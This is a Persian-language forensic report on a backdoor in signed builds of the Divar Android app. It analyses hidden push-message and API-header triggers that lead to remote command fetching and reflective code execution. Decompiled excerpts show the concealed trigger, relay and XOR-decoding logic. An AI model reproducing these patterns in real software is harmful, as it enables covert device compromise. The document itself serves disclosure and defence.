دو مسیر پنهان اجرای کد در اپ اندروید دیوار

پیام پوش و هدر پاسخِ API در برخی هایAPK امضاشده، به مسیری برای دریافتِ دستور و اجرای کد روی دستگاه وصل شده بودند.



حمید کشفی بازنگری ۱۲ اکتبر ۲۰۲۶

گزارش مستقل؛ دیوار در تهیه یا ویرایش آن نقشی نداشته است.
متن با کمک مدل زبانی و بر پایهٔ ارائهٔ ۱۰ اکتبر و بررسی مستقل هاAPK تهیه شده است.

این متن با کمک مدل زبانی، بر پایهٔ ارائهٔ زندهٔ من در یوتیوب و گزارش فنی مستقل تهیه شده است. دیوار در تهیه یا ویرایش آن نقشی نداشته است. زمان‌های ارجاع‌داده‌شده به ویدیو تقریبی‌اند؛ زیرنویس فارسی یوتیوب خودکار است و برای اصطلاحات فنی باید با تصویر و کد تطبیق داده شود.

از اطلاعیهٔ امنیتی تا هایAPK امضاشده

دیوار در اطلاعیهٔ ۶ مهر ۱۴۰۵ از یک «آسیب‌پذیری مهم» در برخی نسخه‌های اندروید گفت و به‌روزرسانی به 11.15.0 یا بالاتر را خواست. اصلاح برنامه و خبرکردن کاربران قدم‌های مهمی بودند؛ اما متن اطلاعیه روشن نمی‌کرد چه کدی در اپ بوده، از چه زمانی آنجا بوده و آیا کسی از آن استفاده کرده است. پس از انتشار اطلاعیه، **رامین فرج‌پور کامی** نسخه‌های قدیمی و اصلاح‌شده را مقایسه کرد و شاخه‌ای در پردازش پوش پیدا کرد که از مسیر معمول اعلان چت جدا می‌شد و به دریافت دستور از راه دور می‌رسید. بررسی مستقل من از کشف او شروع شد؛ در ابتدای لایو هم از همین فاصله میان اطلاعیهٔ عمومی و پرسش‌های فنیِ بی‌پاسخ گفتم.

بررسی را به **۲۸۲ APK مشخص و دارای امضای تأییدشده**، از نسخهٔ 3.3 تا گونه‌های 11.15.0، گسترش دادم. در **۶۹ فایل** دست‌کم یکی از دو مسیر شناخته‌شده تا ورکر مشترک وجود داشت: **۴۷** فقط مسیر پوش، **۲۱** هر دو مسیر و **۱** فقط مسیر هدر؛ در **۲۱۳ فایل** هیچ‌کدام دیده نشد. این عددها شمار فایل‌های بررسی‌شده است، نه شمار نصب‌ها، قربانیان یا همهٔ نسخه‌های منتشرشده. گزارش فنیِ جداگانه دیکامپایل و فهرست فایل‌ها را با جزئیات بیشتری ثبت می‌کند؛ این متن، استدلال و پرسش‌هایی را دنبال می‌کند که در لایو دربارهٔ اثر چنین کدی بر کاربران و اکوسیستم اپ‌های ایران مطرح کردم.

چرا این پرونده با یک باگ معمولی فرق دارد؟

به نظر من، ارزش احتمالی این مسیر برای مهاجم بیش از آنکه در آگهی‌ها و داده‌های چت دیوار باشد، در **رساندن کد به گوشیِ کاربرِ انتخاب‌شده** است. یک اپ پرکاربرد و امضاشده می‌تواند روی گوشی‌هایی با مدل، نسخهٔ اندروید و موقعیت‌های بسیار متفاوت حضور داشته باشد؛ مهاجمِ مسلط بر ورودی بک‌دور می‌تواند پس از انتخاب هدف، مرحلهٔ بعد را متناسب با همان دستگاه پاسخ دهد. این تفسیر از قابلیت کد و مقیاس توزیع آن به دست می‌آید؛ من فهرست اهداف، دستورهای واقعی یا ایمپلنت نصب‌شده را بازیابی نکرده‌ام ۲۶:۳۸ تا ۳۵:۲۰.

در مجموعهٔ منتخب ۶۴ برنامهٔ کافه‌بازار، دیوار با رقم نمایشی **۱۱۰ میلیون نصب تجمعی** رتبهٔ نخست را داشت؛ روبیکا با **۸۵ میلیون** و ایتا با **۶۲ میلیون** بعد از آن بودند. این ارقام، آمار تجمعیِ نمایش‌داده‌شده‌اند: **۱۱۰ میلیون نصب به معنی ۱۱۰ میلیون دستگاه فعال، دریافت‌کنندهٔ پیام یا در معرض اجرای کد نیست.** اهمیت این رتبه، اندازهٔ بالقوهٔ بستر توزیع و امکان انتخاب معدودی هدف از آن است. حضور شاخه در فایل‌های هم‌امضا نیز پرسش از زنجیرهٔ ساخت و انتشار را جدی می‌کند، بی‌آنکه به‌تنهایی شیوهٔ ورود کد یا عامل آن را مشخص کند ۳۱:۱۶ تا ۳۳:۴۸.

مشاهدهٔ مستند	نسخه / تاریخ نخستین مشاهده	معنای فنی
قدیمی‌ترین فایل مثبتِ به‌دست‌آمده	11.8.1 · ۱۴ مهٔ ۲۰۲۳	شاخهٔ ویژهٔ پوش و ورکر از این زمان در یک APK امضاشده حاضر بودند.
نبود مسیر در یک نمونهٔ بعدی	11.13.12 · ۱۲ مهٔ ۲۰۲۵	حضور مسیر در تمام بازه پیوسته نبود.
بازگشت در موج اخیر	11.14.10 · ۲۴ فوریهٔ ۲۰۲۶	فایل چهار روز پیش از آغاز جنگ ایران/آمریکا/اسرائیل در VT ثبت شد.
ورودی دوم در نمونه‌های بعدی	11.14.12 · ۲۴ مهٔ ۲۰۲۶	نخستین ثبت این فایل در VT؛ شاخهٔ هدر پاسخ API در خود APK حاضر است.

مشاهدهٔ مستند	نسخه / تاریخ نخستین مشاهده	معنای فنی
حذف دو مسیر شناخته‌شده	گونه‌های `11.15.0`	در هایAPK بررسی‌شده، این دو مسیر دیگر تا ورکر برقرار نیستند.

تاریخ‌های جدول، زمان **نخستین مشاهدهٔ فایل** در VirusTotal یا آرشیو هستند؛ تاریخ قطعی انتشار، نصب یا استفادهٔ عملیاتی نیستند. ممیزیِ سرنخ‌های درون هر ۲۸۲ APK نشان داد که قالب `versionCode` از الگوی ساعت‌دار به تاریخ شمسی و سپس، در گذارِ `11.9.1` به `11.9.2`، به تاریخ میلادی تغییر کرده است. کد `11.8.1` به **۷ مهٔ ۲۰۲۳** اشاره می‌کند و نخستین ثبت همان هش در VT **۱۴ مه** است؛ هیچ‌کدام روزِ عرضه را ثابت نمی‌کند. ماتریسِ هش‌محورِ همهٔ فایل‌ها در پیوست آمده است.

فاصلهٔ چهارروزهٔ نخستین ثبت `11.14.10` تا آغاز جنگ، سرنخی مهم برای بررسی دورهٔ انتشار و لاگ‌های همان زمان است. تفسیر عملیاتی آن، پس از شرح مسیرهای فنی و مرز شواهد در بخش‌های بعد می‌آید.

چرا آن را بک‌دور می‌دانم؟

دیوار به‌طور مشروع چت، اعلان و دریافت فایل دارد؛ نام‌هایی مثل `ChatPushNotificationOpenHandler` و `ReportDeserializer` به‌تنهایی سند حمله نیستند. برای همین مسیر اجرای کد را از ورودی تا خروجی دنبال کردم و با نسخه‌های فاقد شاخه مقایسه کردم. چیزی که از رفتار معمول چت جدا می‌شود **ترکیبِ** تریگر پنهانِ `title == push_id`، انتقال URI به‌صورت هم‌زمان در `data` و `extra`، گرفتن دستور از URL انتخابیِ پیام، نوشتن بایت‌ها در فایل، انتخاب کلاس و متد با پاسخ سرور و تلاش برای حذف فایل پس از ۱۵ ثانیه است. مسیر بعدیِ هدر پاسخ نیز به همین گیرنده وصل می‌شود. این توالی کارکرد ضروریِ بازکردن یک گفت‌وگوی چت یا نمایش اعلان را توضیح نمی‌دهد. در ارائه همین تفاوت را با فرضیهٔ «قابلیت قدیمیِ به‌روزرسانی» هم سنجیدم ۱:۱۵:۳۲ تا ۱:۱۷:۴۷.

هم‌امضابودن فایل‌های دارای شاخه و فاقد آن مهم است: نسخهٔ دست‌کاری‌شده می‌توانست در زنجیرهٔ اعتمادِ معمولِ APK ظاهر شود. این مشاهده نمی‌گوید چه کسی کد را وارد کرده یا کلید امضا چگونه استفاده شده است. نفوذ به CI/CD، دسترسی به کلید امضا و دخالت فردِ مجاز، فرضیه‌های جداگانه‌اند که بدون لاگ ساخت و انتشار نمی‌توان بینشان داوری کرد.

تغییر منطق در نسخه‌ها

شاخهٔ اولیه صرفاً نسخهٔ قدیمیِ همین متنِ متأخر نبود. در قدیمی‌ترین فایل مثبت، `callback_url` واقعاً نشانی مرحلهٔ بعد را به‌صورت آشکار حمل می‌کرد. سپس حامل، پنهان‌سازی نشانی و مسیر ورودی تغییر کرد؛ اما قرارداد کلیِ پاسخ JSON، نوشتن فایل و فراخوانی بازتابی در نمونه‌های بررسی‌شده از نظر ماهوی پایدار ماند.

نمونهٔ مشاهده‌شده	تغییر فنی	اثر بر تحلیل
`11.8.1`	`body.callback_url` نشانی آشکار را به گیرنده و ورکر می‌دهد؛ `User-Agent` کوتاه است.	نخستین زنجیرهٔ مثبتِ به‌دست‌آمده؛ نشانی در متن پیام پنهان نیست.
`11.8.2`	`User-Agent` به مشخصات چندبخشیِ اپ و دستگاه گسترش می‌یابد.	سرور می‌تواند دربارهٔ نوع دستگاه تصمیم بگیرد؛ قواعد واقعی سرور بازیابی نشده‌اند.

نمونهٔ مشاهده‌شده	تغییر فنی	اثر بر تحلیل
11.9.6	حامل به body.campaign منتقل می‌شود؛ URL با Base۶۴ و XOR 0x3f باز می‌شود.	callback_url دیگر در این شاخه مقصد واکشی نیست و فقط شرط ناتهی‌بودن است.
11.14.10	XOR نشانیِ درونی به 0x68 تغییر می‌کند.	مقدار کدگذاری‌شدهٔ سازگار با کلید قبلی، اینجا همان URL را باز نمی‌کند.
11.14.12	مسیر هدر پاسخ API با پوشش بیرونی Base۶۴ و XOR 0x64 افزوده می‌شود.	دریافت دستور به سرویس پوش محدود نمی‌ماند.
11.14.19-b	در این فایل، مسیر هدر برقرار است و مسیر پوشِ شناخته‌شده دیده نمی‌شود.	جست‌وجوی فقط تریگر پوش این نمونهٔ مثبت را از دست می‌دهد.
گونه‌های 11.15.0	دو ورودیِ شناخته‌شده تا ورکر برقرار نیستند.	دربارهٔ همین مسیرها در فایل‌های بررسی‌شده است، نه تضمین سلامت تمام اپ.

حضور شاخه در همهٔ نسخه‌ها پیوسته نبود: برای مثال، 11.8.4 فاقد مسیر، 11.8.5 دارای آن و 11.8.6 دوباره فاقد آن است. 11.9.4 و 11.9.5 هم میان آخرین نمونهٔ مثبتِ متن‌آشکار (11.9.3) و نخستین نمونهٔ مثبتِ کدگذاری‌شده در ترتیب نسخه (11.9.6) قرار دارند. از این فایل‌ها نمی‌توان روز دقیق تغییر کد یا شمار کاربران هر نسخه را استخراج کرد. همین رفت‌وبرگشت‌ها دلیل اهمیت **فایل دقیق و هش آن** در کنار شمارهٔ نسخه‌اند ۴۹:۴۷ تا ۵۵:۲۸.

این تفاوت، در مقایسهٔ معناییِ دو نمونهٔ مثبت، چنین خلاصه می‌شود؛ این قطعه diff بایت‌به‌بایت نیست:


```
- uri = body.optString("callback_url");  // plain stage URL
- url = new URL(uri);
+ requireNonempty(body.optString("callback_url"));
+ uri = body.optString("campaign");      // encoded carrier
+ url = new URL(xor(Base64.decode(uri), 0x3f));
```

Base۶۴ و XOR ثابت فقط **نشانیِ مرحلهٔ بعد** را در پیام می‌پوشانند؛ رمزگذاریِ بایت‌های فایلِ واکشی‌شده نیستند. تغییر 0x3f به 0x68 در موج ۲۰۲۶ هم روی همین لایهٔ درونی اعمال شد. نمونه‌های منفیِ میان دو حالت اجازه نمی‌دهند اولین build دقیقِ حاملِ جدید را با قطعیت نام ببرم.

گاه‌شمار شواهد، نه گاه‌شمار حمله

نمودار، نخستین مشاهدهٔ فایل‌ها را نشان می‌دهد. برای 11.14.12 سه سرنخ از جنس متفاوت داریم: پیشوند versionCode با تاریخ ۲۸ آوریل، زمانِ فایل Sentry در ۱۷ مه و نخستین ثبت VT در ۲۴ مه. هیچ‌یک به‌تنهایی تاریخ انتشار یا افزودنِ مسیر هدر نیست.





مسیر اول: پیام پوش، پیش از نمایش اعلان

دیوار برای پیام‌های چت و اعلان‌ها مسیرهای مرتبط با **OneSignal** و **Firebase Cloud Messaging (FCM)** دارد. FCM سرویس تحویل پیام پوش گوگل است؛ در APK بررسی‌شده، سرویس FCM مستقیم و extender `OneSignal` داده‌های ورودی را به provider مشترک می‌رسانند. وقتی پیام عادی باشد، پردازش اعلان ادامه می‌یابد. شاخهٔ درج‌شده پیش از آن، `title` را با `push_id` مقایسه می‌کند و سه فیلد داخل بدنهٔ JSON را می‌سنجد. اگر شرط‌ها برقرار باشند، یک `broadcast` صریحِ درون‌اپی می‌فرستد و با `return` **شاخهٔ عادیِ همان provider** را متوقف می‌کند. بنابراین اجرای این شاخه به **لمس اعلان** وابسته نیست؛ نبود مجوز نمایش اعلان نیز به‌تنهایی این آزمون داخلی را حذف نمی‌کند. در مسیر OneSignal، ادامهٔ کار SDK پس از بازگشت provider جداگانه است؛ از این `return` به‌تنهایی نمی‌توان نتیجه گرفت که اعلان حتماً پنهان می‌ماند. این تحلیل نیز رسیدن هر پیام از شبکه به هر دستگاه را تضمین نمی‌کند ۱۶:۵۱ تا ۲۰:۲۰.

در مسیر مستقیم، FCM سرویس دیوار فقط پیام داده‌ای با `source=divar` یا `source=default` را به provider می‌دهد. در مسیر extender OneSignal، مقدارهای `custom.a`، `alert` و `title` را به ورودی‌های همان provider تبدیل می‌کند. پس قالب پیام در دو مسیر بالادستی یکسان نیست؛ **شرطِ مخفی در کد خود اپ مشترک است**. وجود این دو adapter در APK نشان نمی‌دهد پیام حمله از کدام سرویس فرستاده شده بود.

گزیدهٔ زیر از decompile نسخهٔ امضاشدهٔ `11.14.20-w` کوتاه و برای خوانایی یکسان‌سازی شده است؛ نام فیلدها، شرط‌ها و فراخوانی‌ها از کد آمده‌اند:

```
if (!title.isEmpty() && title.equals(envelope.optString("push_id"))) {
    JSONObject bodyJson = new JSONObject(body);
    if (!bodyJson.optString("callback_url").isEmpty()
        && !bodyJson.optString("campaign").isEmpty()
        && !bodyJson.optString("action").isEmpty()) {
        String uri = bodyJson.optString("campaign");
        context.sendBroadcast(new Intent()
            .setClassName(context, bodyJson.getString("action"))
            .setData(Uri.parse(uri)).putExtra(uri, uri));
        return; // Exit this provider's ordinary branch.
    }
}
```


در این نسخه، `campaign` حاملِ نشانیِ کدگذاری‌شدهٔ مرحلهٔ بعد است؛ `action` نام کلاس گیرنده را تعیین می‌کند و `callback_url` در این شاخه فقط باید ناتهی باشد. پس نباید از اسم `callback_url` نتیجه گرفت که پاسخ عملیات به آن ارسال می‌شود. گیرندهٔ `ChatPushNotificationOpenHandler` وجود `extra` با **کلید و مقدار برابر با URI** را بررسی می‌کند و سپس `ReportDeserializer` را در thread جدید راه می‌اندازد. نام «چت» اینجا طبیعی است، چون اعلان مشروع چت هم وجود دارد؛ انحراف دقیقاً در همین شرط تازه، broadcast غیرمعمول و خروج زودهنگام از مسیر اعلان عادی است.

```
String uri = intent.getDataString();
if (uri != null && uri.equals(extras.getString(uri))) {
    new Thread(new ReportDeserializer(context, uri)).start();
    return; // Before the normal PARAM / ENTITY chat path.
}
```

این آزمون پیش از خواندن PARAM و ENTITY و رفتن به صفحهٔ چت قرار دارد. مجوز POST_NOTIFICATIONS در اندروید، نمایش اعلان را کنترل می‌کند؛ **اگر پیام داده‌ای به هندلر برسد**، خاموش‌بودن نمایش اعلان این شاخه را از کد حذف نمی‌کند. این decompile وضعیت تحویل شبکه یا اشتراک OneSignal را تعیین نمی‌کند.

دو ورودی؛ یک ورکر افزوده‌شده

گراف بین‌روالی نسخهٔ امضاشدهٔ 11.14.20-w، برگرفته از گزارش فنی اصلی. خط پیوسته مسیر کد؛ خط‌چین dispatch اندروید؛ نقطه‌چین مرحلهٔ احتمالیِ مشاهده‌نشده را نشان می‌دهد.



هر دو ورودی، در صورت برقراری شرط‌ها، به `ChatPushNotificationOpenHandler` می‌رسند و `ReportDeserializer` را پیش از مسیر عادی چت راه می‌اندازند. این گراف دسترسی‌پذیریِ ایستا را نشان می‌دهد؛ پیام پوش یا هدر خصمانهٔ واقعی در این پرونده به دست نیامده است.

مسیر دوم: هدر پاسخ، HTTPS بدون پیام پوش

در برخی نسخه‌های بعدی، یک interceptor متصل به ارتباط API دیوار، **هدر پاسخ** X-CORRELATION-ID را پس از برگشت درخواست می‌خواند. مقدار منطبق ابتدا با Base۶۴ و XOR 0x64 باز می‌شود. نتیجه باید دو بخشِ جداشده با & داشته باشد: نام کلاس گیرنده و URI کدگذاری‌شده. سپس همان broadcast درون‌اپی ساخته می‌شود و پردازش معمول پاسخ API ادامه می‌یابد. این ورودی به ارسال پوش، مجوز اعلان یا لمس کاربر نیاز ندارد؛ تنها وقتی فعال می‌شود که پاسخِ رسیده به اپ حاوی هدر با قالب لازم باشد ۵۷:۴۷ تا ۵۹:۰۴.

این interceptor در کلاینت OkHttp مربوط به Retrofit با آدرس پایهٔ https://api.divar.ir/v8/ نصب شده است. آزمونِ هدر **شرطی روی کد وضعیت پاسخ ندارد**: اگر هدر منطبق در پاسخی که به این interceptor می‌رسد باشد، شاخهٔ relay پیش از بازگرداندن همان پاسخ اجرا می‌شود. الزام HTTP ۲۰۰ مربوط به **واکشی جداگانهٔ ورکر از URL مرحلهٔ بعد** است، نه این مسیرِ هدر API.

```
Response response = chain.proceed(request);
String header = response.headers().get("X-CORRELATION-ID");
if (header != null) {
    String decoded = xor(Base64.decode(header, 0), 0x64);
    List<String> parts = splitKeepingEmpty(decoded, "&");
    if (parts.size() == 2) {
        String uri = parts.get(1);
        context.sendBroadcast(new Intent()
            .setClassName(context, parts.get(0))
            .setData(Uri.parse(uri)).putExtra(uri, uri));
    }
}
return response;
```

xor و splitKeepingEmpty در این نمایش نام‌های توضیحی‌اند؛ رفتار واقعی، Base۶۴ XOR و split از کد دیکامپایل‌شدهٔ w-11.14.20، سطرهای ۴۰ تا ۶۹، استخراج شده است. لایهٔ 0x64 مختص هدر است. ورکر مشترک، URI دریافتی را جداگانه با Base۶۴ و XOR 0x68 باز می‌کند. این دو لایه را نباید یک کدگذاری واحد فرض کرد. نخستین APK به‌دست‌آمده با شاخهٔ هدر 11.14.12 است. پیشوند versionCode آن به **۲۸ آوریل ۲۰۲۶** اشاره می‌کند؛ فایل Sentry درون همان APK زمان **۱۷ مه** دارد و نخستین ثبت فایل در VT **۲۴ مه** است. پیشوند نسخه می‌تواند برچسب شاخهٔ انتشار باشد و زمان Sentry می‌تواند هنگام بسته‌بندی دوباره عوض شود: دو APK امضاشدهٔ 11.14.11 با DEX یکسان، زمان‌های Sentry متفاوت دارند. بنابراین این سه تاریخ، روزِ افزودن مسیر هدر یا روزِ در دسترس قرارگرفتن آن برای کاربران را تعیین نمی‌کنند. آنچه می‌توان گفت این است که نمونهٔ مثبتِ به‌دست‌آمده در ماه مه، پس از آغاز جنگ، ثبت شده است؛ موج بازگشت شاخهٔ پوش در فوریه دیده می‌شد.

این هدر در یک **پاسخ HTTPS** قرار دارد. یک VPN معمولی یا گواهی خودامضا/نامعتبر به‌تنهایی برای تزریق بی‌صدای آن کافی نیست. کنترل سرور/لبهٔ API، یا کنترل مسیر شبکه همراه با امکان ارائهٔ گواهی معتبر برای نام میزبان و کلید خصوصیِ متناظر، سناریوهای فنیِ ساخت چنین پاسخی هستند. اینها را باید از سه مشاهدهٔ مستقل جدا کرد:

آنچه می‌دانم	آنچه هنوز نمی‌دانم
هایAPK مثبت و منفیِ بررسی‌شده به یک دودمانِ امضای اپ تعلق دارند.	آیا کلید امضای APK دزدیده شده، فرایند ساخت/انتشار دست‌کاری شده یا شخصِ دارای مجوز کد را وارد کرده است؟
پاسخ API از TLS عبور می‌کند و اپ هدرِ پاسخ را پس از پایان درخواست می‌خواند.	آیا کنترل سرور، لبهٔ API یا مسیر شبکه و اعتبارنامهٔ لازم برای جعل نشست در اختیار کسی بوده است؟

آنچه می‌دانم	آنچه هنوز نمی‌دانم
صدور/وضعیت عمومی چند گواهی TLS را می‌توان بررسی کرد.	آیا کسی کلید خصوصی آنها را داشته و در زمان اعتبار گواهی و موقعیت شبکهٔ مناسب، نشست واقعی را MiTM کرده است؟

منقضی‌نبودن یا ابطال‌نشدن گواهی به‌تنهایی معادلِ داشتن کلید خصوصی نیست؛ گواهیِ منقضی‌شده نیز صرفاً با «ابطال‌نشدن» برای جعل بی‌صدای نشست کافی نمی‌شود. اگر بازیگری هم به امضای APK و هم به کانال توزیعِ قابل‌اعتماد دسترسی داشته باشد، به‌روزرسانی آلودهٔ مجدد سناریوی جداگانه‌ای است و الزام‌های نصب اندروید را باید مستقل سنجید. این مرزها را در ارائه به‌عنوان خطِ باز توضیح دادم، نه نتیجهٔ قطعی دربارهٔ سازوکار نفوذ ۵۹:۱۵ تا ۱:۱۲:۵۹. جزئیات در ممیزی جداگانهٔ نسخهٔ `11.15.0` آمده است.

اگر هدر وجود نداشته باشد، decode شکست بخورد یا متنِ بازشده دقیقاً دو بخش نداشته باشد، interceptor همان پاسخ API را برمی‌گرداند و یbroadcast نمی‌فرستد. بخش اول باید به گیرندهٔ چتِ حاوی شرط افزوده‌شده resolve شود؛ بخش دوم، همان ایURI است که گیرنده به‌صورت data و extra[URI] مقایسه می‌کند. بنابراین این یک **ورودی مستقل به همان زنجیرهٔ اجرای کد** است، نه یک ورکر یا پیلودِ جداگانه. آزمون split فقط شمار دو بخش را می‌سنجد؛ ناتهی‌بودن هر بخش را جداگانه تضمین نمی‌کند.

لایه	دادهٔ ورودی	بازکردن در اپ
پوش	body.campaign	Base۶۴، سپس XOR ۰x۶۸ در ورکر
پاسخ API	X-CORRELATION-ID	Base۶۴، سپس XOR ۰x۶۴ در interceptor؛ خروجی: receiverClass و encodedURI
URI مشترک	encodedURI	Base۶۴، سپس XOR ۰x۶۸ در ورکر

زنجیرهٔ کامل، از ورودی تا فراخوانی

صرف‌نظر از اینکه آغاز راه پوش باشد یا هدر، HTTPS مسیرِ قابل‌مشاهدهٔ کد یک ترتیب مشخص دارد:

۱. **آزمون ورودی:** پوش باید برابریِ `title` و `push_id` و فیلدهای بدنهٔ لازم را داشته باشد؛ در مسیر پاسخ، هدر باید با دو لایهٔ لازم به دو جزء تبدیل شود.
۲. **relay داخلی:** هر مسیر، یک `Intent` صریح به کلاس گیرنده می‌سازد و URI را هم در `data` و هم در `extra[URI]` قرار می‌دهد.
۳. **انشعاب گیرنده:** گیرنده، برابریِ این دو مقدار را پیش از منطق مشروعِ بازکردن چت می‌سنجد و ورکر را در thread تازه اجرا می‌کند.
۴. **واکشی مرحلهٔ بعد:** ورکر URI را به URL تبدیل می‌کند، `User-Agent` دستگاه را می‌سازد و یک GET مستقل می‌فرستد. فقط پاسخ HTTP ۲۰۰ با JSON معتبر در خط اول ادامه می‌یابد.
۵. **عمل محلی:** پاسخ سرور هم محتوای فایل و مسیر نوشتن را تعیین می‌کند، هم کلاس/متد/آرگومان‌های فراخوانی بازتابی را. در مسیر موفق، پس از حدود ۱۵ ثانیه حذف فایل را امتحان می‌کند.

این ترتیب یک **قابلیتِ شرطی در APK** است. فایل مورد نظر، دستور واقعیِ سرور و ردِ اجرای آن روی دستگاه از حادثه بازیابی نشده‌اند. شکست در parse، decode resolve کلاس، شبکه یا reflection می‌تواند اجرا را پیش از مرحلهٔ بعد متوقف کند.

ورکر مشترک: دستور، فایل و فراخوانی

`ReportDeserializer` از هر دو ورودی، URL مرحلهٔ بعد را از URI باز می‌کند و به آن یک **GET خروجی جداگانه** می‌فرستد. URL ثابت یا سرور عملیاتیِ بازیابی‌شده‌ای در دست ندارم؛ scheme آن می‌تواند بسته به ورودی HTTP یا HTTPS باشد. نوع Java به نام `HttpURLConnection` به‌تنهایی scheme را ثابت نمی‌کند. ورکر برای اتصال و خواندن timeout سی‌ثانیه‌ای می‌گذارد و redirect را مجاز می‌کند. این تنظیم‌ها مربوط به واکشی مرحلهٔ بعد است، نه درخواست عادی اپ به API دیوار.

